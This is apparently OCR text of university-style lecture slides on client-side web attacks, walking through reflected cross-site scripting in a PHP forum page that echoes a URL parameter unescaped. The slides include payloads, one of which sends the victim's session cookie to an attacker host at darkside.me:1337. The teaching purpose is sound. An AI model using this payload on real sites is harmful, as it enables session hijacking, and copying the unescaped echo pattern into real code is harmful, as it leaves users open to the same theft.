
(Remaining) Client-side Attacks

XSS, Open Redirects, Clickjacking

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. >> Remaining Client Attacks <<
8. General Topics
9. Conclusions


Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service


Have we already discussed attacks which actually target the user instead of the application?


Let‘s discuss a few more…


```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

do you see any problems?

```
GET /forum/foverview.php?uname=Luke HTTP/1.1
Host: lightside.me
```






darkside.me
Attacker
GET /forum/foverview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me
phishing
Web Server
Jedi Forum 3000
lightside.me/forum/foverview.php
Welcome
PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j
OK

```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

```
<body>
  <h1>
    Welcome
    <script>alert(document.cookie)</script>
  </h1>
```

popping up a cookie is lame?

you‘r right...


```
http://lightside.me/forum/foverview.php?uname=
%3Cscript%3Enew%20Image().src=
%22http://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```


```
<body>
  <h1>
    Welcome
    <script>
      new Image().src="http://darkside.me:1337/"+document.cookie
    </script>
  </h1>
```

